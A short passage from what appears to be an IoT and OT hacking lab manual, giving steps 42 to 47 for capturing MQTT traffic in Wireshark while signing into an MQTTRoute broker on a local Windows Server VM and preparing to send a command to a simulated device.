


42. Click on the **Start Wireshark** icon to start the capturing packets, leave the Wireshark running.
43. Leave the IoT simulator running and switch to the **Windows Server 2019** virtual machine.
44. Minimize all opened applications and windows, Open Chrome browser, type **http://localhost:8080** and press **Enter**.


Note: Do not use Internet Explorer web browser to open the above URL.



45. As soon as you press **Enter**, the **MQTTRoute Sign in** page appears, keep the default credential unchanged and click on **SIGN IN**.




46. Navigate to **Devices** menu. You will be able to see the connected device **TS1** in the left pane.



Module 18 – IoT and OT Hacking

47. Now, we will send the command to **TS1** using the **High_Tempe** topic.

